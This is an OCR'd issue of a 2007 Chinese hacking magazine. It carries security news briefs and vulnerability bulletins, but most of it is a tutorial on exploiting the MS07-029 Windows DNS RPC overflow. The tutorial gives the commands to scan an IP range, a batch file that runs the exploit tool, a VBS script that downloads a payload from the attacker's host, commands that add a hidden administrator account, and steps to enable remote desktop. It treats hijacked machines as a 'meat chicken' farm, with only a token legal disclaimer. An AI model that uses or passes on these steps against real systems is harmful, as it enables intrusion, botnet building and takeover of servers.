在本片中，人与人之间、朋友与对手之间、FBI的伪装和反伪装等，越看越感觉：社会工程学真是一门高深而又不断进步演化的学问，它的每一道题都没有最标准的答案，只有最好的答案才是进行下一步行动的指示！最后，祝大家高考顺利，“越狱”成功……



新闻短评快

新闻摘要

多事之秋还没有到来，“熊猫”烧过以后，“帕虫”又来搞破坏了。自古英雄出少年，又是什么成就了那些自由进出网站的英雄呢？诺顿误杀引起猜想，却牵连上每期都到本页报到的微软老大哥……依然是漏洞，依然要修补。周边产品MSN又被相片病毒劫持，做为了一个传播跳板……哎！2007年刚过一半，有趣的事还真是不少啊……

我国政务网站粗制滥造，极易遭到黑客攻击

现年18岁的王少伟，是内蒙古自治区一重点中学的高二学生。在过去一年多时间里，他先后攻击了境内外2200多家网站。其间攻击随州市政府信息网，致使电子政务系统瘫痪3天，在社会上造成较为严重的影响。5月底，犯罪嫌疑人王少伟在位于呼和浩特市的家中被警方抓获。

据王少伟交代，他上小学6年级时便迷恋互联网，到了初中，他自学掌握了网络编程技术，之后他又专心研究网上黑客技术，开始攻击他人网站。王少伟认为，内地网站漏洞太明显，大多没有入侵检测、身份认证、加密等系统，很容易攻击。现在使用黑客扫描技术会发现，有安全漏洞的境内网站不少，而且大多是政府办的。

由于政府建网站是一次性投入，一般没有专业队伍维护，网页长时间不更新。而一些网站没有采取随时升级等防护措施，结果成了“裸网”；还有的网站不设日志，受到黑客攻击后，不能留下有效证据，这给警方办案带来很大难度。

网络安全对于国家、企业和个人都具有极为重要的意义，特别是电子政务系统的安全，事关国家机关、事业单位的正常运行，甚至涉及到国家信息安全。政务网站安全问题应该受到高度关注。

小迷点评：*为什么一些孩子学了一点网络知识，就能“黑”政府的网站？就是因为政务网站安全防范措施的薄弱。维护网络安全，事关政府信誉，政务网站“粗制滥造”问题不容忽视！*

帕虫（worm.pabug）病毒肆虐互联网

近期，帕虫病毒肆虐互联网，这种病毒不但会破坏几十种常用的杀毒软件，还会使QQ等正常程序无法正常运行，其主要通过MP3（或者U盘）进行传播。由于现在使用MP3（U盘）交换歌曲和电影文件的用户非常多，使得该病毒传播极广。

该病毒采用了多种技术手段来保护自身不被清除，例如，它会终结几十种常用的杀毒软件，如果用户使用google、百度等搜索引擎搜索“病毒”，浏览器也会被病毒强制关闭，使得用户无法取得相关信息。

更为恶劣的是，它采用了IFEO劫持（windows文件映像劫持）技术修改注册表，使QQ医生、360安全卫士等几十种常用软件无法正常运行，从而使得用户很难手工清除该病毒。

而且，病毒会在每个磁盘分区上建立自动运行文件（包括U盘），从而使得通过U盘传播的概率大大增加。同时，由于每个分区上都有病毒留下的文件，普通用户即使格式化C盘重装系统，也无法彻底清除该病毒。

小迷点评：*针对此恶性病毒，许多杀毒软件厂商已经提供专杀工具。广大用户应注意及时升级自己的杀毒软件，以此来防范“帕虫”等恶性病毒的攻击。*

微软操作系统暗藏监视中方秘密程序！？

去年BBC新闻广播报道，英国国会就操作系统中（设计）后门问题与微软展开了讨论。而近期一位美国科学家称，微软公司在它的Windows软件中加上秘密“后门”，以便美国国家安全局（NSA）可以随意进入用户的操作系统并偷看用户的敏感电脑资料。

由诺顿误杀所爆出“后门”的微软中文版操作系统程序，是不是内置了美国政府定向监视中方的秘密程序？微软应当给出一个说法。

诺顿误杀事件所涉及的两个系统程序，特别是其中的lsasrv.dll，正是用于本地安全密码验证的文件，作为恶意软件的特征，特征码是“backdoor.haxdoor”。

问题发生在简体中文版，比较英文版和简体中文版，lsasrv.dll大小相差22k，欧美及港台用户没有出现相关问题，令人怀疑这个Backdoor（后门）是专门针对中国内地的。

那么这两个被报“后门”的程序，是否是专门针对中国内地写的？意图何在？建议微软根据开源先例，公开这两个文件的源代码，以证明清白。

小迷点评：“后门”被揭露，有一定偶然性。由于合作关系改变，赛门铁克无法像以往那样，与微软在内核代码级配合，因此出现这次“误杀”，无意中“走火”暴露了微软系统级上这个不是特洛伊木马的“特洛伊木马”。这样的“后门”还有多少没有被发现？我们有理由从必然性上思考“后门事件”。

漏洞公告牌

Microsoft IE Javascript含跨域导航竞争条件漏洞

受影响系统：

Microsoft Internet Explorer 7.0

Microsoft Internet Explorer 6.x

简介：IE在处理Javascript执行的过程中存在漏洞，远程攻击者可能利用此漏洞在用户机器上执行恶意代码或导致浏览器崩溃。

如果Javascript要求IE从符合同源策略的页面导航至无关的第三方站点的话，当前正在执行的Javascript存在一个机会窗口以旧页面的权限对新加载页面的内容执行操作，如读取或设置victim.document.cookie、任意更改文档DOM（包括更改表单提交URL）、注入代码或由于读写了没有完全初始化的数据结构触发内存破坏，导致浏览器崩溃。

临时解决方法：禁用Javascript。我们建议使用此软件的用户随时关注厂商的主页以获取最新版本：

http://www.microsoft.com/windows/ie/default.asp

MSN相片病毒爆发

一个新的利用MSN即时聊天工具传播的蠕虫病毒正在大范围传播，中毒电脑会通过MSN自动向外发送带毒文件，同时成为僵尸电脑。

该病毒会自动搜索电脑中MSN的联系用户名单，向所有的联系人随机发送带有诱惑性的英文消息，如“My friend took nice photos of me. You Should see em loL!、check out my sexy books”等（我的朋友给我拍了些好看的照片，你应该看看……、看看我的性感书），并试图传送名为“photos.zip”的压缩包，用户接受并解压缩文件即会中毒。

由于该病毒利用MSN的联系名单传播病毒，影响范围非常大，我们提醒广大用户：不要轻易接收和运行MSN上传送来的不明文件，尤其是名称为“photos.zip”的压缩包。

病毒分析：

病毒名称：Worm/MSN.SendPhoto.a

中 文 名：性感相册

病毒类型：蠕虫

危害等级：☆☆

影响平台：Win 9X/ME/NT/2000/XP/2003

病毒运行特征：

病毒运行后，将创建下列文件：

%WinDir%\photos.zip，479382字节

%SystemDir%\syshosts.dll，22016字节

在注册表中添加下列启动项：[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad]

"syshosts" = {71b1b601-4599-40ff-a283-73fc3c7de863}

这样，在Windows启动时，病毒就可以自动执行。其中syshosts.dll文件会注入到当前所有进程中。

该病毒运行时，会通过MSN即时聊天工具向MSN上的好友发送大小为479382字节的photos.zip压缩包，该压缩包里面含有名为photos album-2007-5-26.scr的病毒文件，并同时随机向好友发送一些诱惑性语句，以此来引诱用户点击。当用户接收该ZIP压缩包后，如果双击运行里面的文件，就会成为一个新的病毒传播源。中毒电脑将会连接远程的IRC服务器，接收黑客远程控制，成为僵尸网络。

处理：

用户遇到以上情况时，不要接收该文件。已经中毒者，如果没有安装杀毒软件，可以下载相关专杀工具对电脑进行全盘查杀；有杀毒软件而没有提示的，请将该杀毒软件病毒库升级到最新版本，并开启所有监控功能，最后进行全盘查杀即可。

Microsoft Windows GDI+ ICO文件远程拒绝服务漏洞

受影响系统：

Microsoft Windows XP SP2

简介：

BUGTRAQ ID：24346

CVE(CAN) ID：CVE-2007-2237

Microsoft Windows的GDI+（Gdiplus.dll）在处理畸形的ICO文件时存在拒绝服务漏洞，可能导致资源管理器在处理时发生崩溃。

如果用户通过资源管理器或Windows图片和传真查看器之类的组件所打开的ICO文件中，InfoHeader部分设置的Height值为0，就可能导致将0用作除数，资源管理器进程会崩溃。

有漏洞函数反汇编如下：

```
.text:4ED9E209 ; private: int __thiscall GpIcoCodec::IsValidDIB(unsigned int)
.text:4ED9E209 ?IsValidDIB@GpIcoCodec@@AAEHI@Z proc near
.text:4ED9E209 ; CODE XREF: GpIcoCodec::ReadHeaders(void)+188p
```


测试方法：

警告：以下程序（方法）可能带有攻击性，仅供安全研究与教学之用！使用者风险自负！

http://www.milw0rm.com/exploits/4044

处理：

我们建议使用此软件的用户随时关注厂商的主页以获取最新版本：http://www.microsoft.com/technet/security/



POP

MS07029漏洞利用

风语：时间过了这么久，传说中的MS07—017还是声势浩大，不少小菜用这个漏洞办起养鸡场了吧？但更恐怖的是，MS07029这个漏洞更是让肉鸡猛于虎。肉鸡多了自然不能放着，也要时不时地"敲打"一下，这次给大家带来的就是这样两篇文章——肉鸡的加固和利用，希望对大家有所帮助。

从本文你可以学习到：

1、了解MS07029漏洞及其利用过程

2、与此漏洞相关的工具程序的使用

首先需要说明一下，这个漏洞不是我发现的，里面利用的工具也是网络上流传的，我只是来教大家使用一下而已。高手请指点，菜鸟请努力！还是让我们先了解一下MS07029漏洞吧！

MS07029，Windows域名系统（DNS）服务器服务的远程过程调用（RPC）管理接口中存在基于堆栈的缓冲区溢出。漏洞利用的是开启DNS服务的，所有版本的WINDOWS 2000 Server和WINDOWS 2003 Server，且没有打补丁的计算机。

漏洞利用的过程大致分成下面几个部分：

1、首先用s扫描53端口；

2、然后使用dns溢出工具进行扫描；

3、再使用dns溢出工具对扫描出的漏洞进行溢出；

4、接着使用telnet连接有漏洞的机器；

5、然后使用工具开启其远程登录的服务（3389）；

6、最后使用mstsc连接溢出的机器。

一、使用s扫描53端口

这里或许有人会问："为什么要扫描53端口啊？其他的不行吗？"其实这个问题很简单，因为53端口是系统分配给DNS（Domain Name Server，域名服务器）的，扫描53端口就是为了扫描开启DNS服务的服务器。

首先我们在"命令提示符"下进入到存放s的目录，然后使用s进行扫描。s的使用命令格式是：

s tcp 开始ip 结束ip 端口 线程 /save

例如：s tcp 219.1.1.1 219.1.255.255 53 1000 /save，如图1。




图1　使用s扫描的53端口的主机

要是大家对s的扫描不懂，或者扫描不到开放53端口的ip，可以修改一下系统的线程，或者下载相关动画演示进行学习观摩，下载地址：http://www.3800hk.com/donghua/g/9545.html。

二、使用dns利用工具扫描漏洞主机

我们在扫描完之后就会在目录下面生成一个"Result.txt"文件，里面就记录着存在开放DNS服务的主机ip，大家需要使用DNS的利用工具找出真正存在漏洞的主机。

我在这里编写了一个批处理文件给大家，方便大家快速地扫描，批处理的内容如下：

```
for /f "eol=; tokens=1 delims= " %%i in (Result.txt) do dns.exe -s %%i
```

将以上代码保存为一个"*.bat"的文件即可，如"dns.bat"。这个批处理的大概意思就是"使用dns.exe程序加参数-s扫描文本文件Result.txt中的ip"。

当s扫描完之后我们直接点击"dns.bat"这个文件就会开始扫描真正存在漏洞的主机了，如图2。




图2　扫描出存在漏洞机器的ip、系统以及可以溢出的端口

三、溢出扫描的机器

我们再次打开"命令提示符"，进入到存放dns漏洞利用工具的目录，就要开始使用溢出来进行下面的步骤了。dns漏洞利用工具的使用方式及命令如下：

dns -t 系统 存在漏洞机器的ip 可以溢出的端口

如"dns -t 2000all 219.1.1.1 1028"（2000的系统参数是2000all，2003的中文系统是2003chs），最后按一下回车键就会对设置的机器进行溢出了，如图3。




图3　溢出存在漏洞的机器




图4　没有溢出成功

当溢出完成之后就会提示"Attack sent，check port 1100"，我们用telnet连接一下这个主机的1100端口，要是溢出没有成功则提示"不能打开到主机的连接，在端口1100：连接失败"，如图4；要是溢出成功即可获得主机的dosshell，如图5。




图5　溢出成功

四、开启远程登录服务（3389）

这里我们获得dosshell之后就可以使用工具或者脚本传一些开3389的程序到对方计算机里面，然后用于最高的使用权限，在这里我们使用脚本上传一个开3389的程序"wrsky.exe"。

首先将这个小程序上传到你的空间，然后在dosshell下面使用如下脚本下载这个开3389的程序，脚本如下：

```
@echo with wscript:if .arguments.count^<2 then .quit:end if > pop.vbs
@echo set aso=.createobject("adodb.stream"):set web=createobject("microsoft.xmlhttp") >> pop.vbs
@echo web.open "get",.arguments(0),0:web.send:if web.status^>200
```

```
then .echo "Error:"+web.status:.quit >> pop.vbs
@echo aso.type=1:aso.open:aso.write web.responsebody:aso.savetofile .arguments(1),2:end with >> pop.vbs
```

大概的意思就是创建一个用来下载的VBS脚本"pop.vbs"，然后在命令行里按照如下输入：

```
cscript pop.vbs 你的空间地址/wrsky.exe c:\wrsky.exe。
```

这里的c:\wrsky.exe就是保存路径，整个操作如图6。




图6 上传开启3389的程序"wrsky.exe"

当上传好开启3389的程序"wrsky.exe"之后，我们在命令行下就新建一个用户并且提升为管理员权限，命令为：

```
net user pop 123456 /add
net localgroup administrators pop /add
```

解释一下：第一句是建立账号，"pop"为账号，"123456"为密码；第二句就是把pop提升为管理员。接着我们使用wrsky开远程登录服务，命令是"wrsky　o 3389"；然后让计算机重启，命令为"wrsky　r"。wrsky的所有使用参数如图7，大家好好记一下吧！




图7 wrsky的所有使用参数

五、连接被开远程登录的主机

当机器被重启之后，我们就可以登录到这台主机了。点击一下"开始"，然后在"运行"里输入"mstsc"，这时再输入这台主机的ip，点击"确定"就连接上了主机。

连接成功后会提示我们输入用户名和密码，还记得在前面使用net user创建的用户和密码吗？输入进去，点击"确定"，你就进入到这台主机了。

以上方法也可以用来测试自己的主机是否还存在这个漏洞，如果有的话，请及时打上补丁，其下载及介绍地址为：http://www.microsoft.com/china/technet/security/bulletin/ms07-029.mspx。

最后，请大家时刻牢记：入侵他人计算机是一种违法行为，请大家不要将本文中的技术用于非法途径！！！

[文中提到的s、dns、dns扫描的批处理以及wrsky已经收录在光盘中。]

编辑点评：

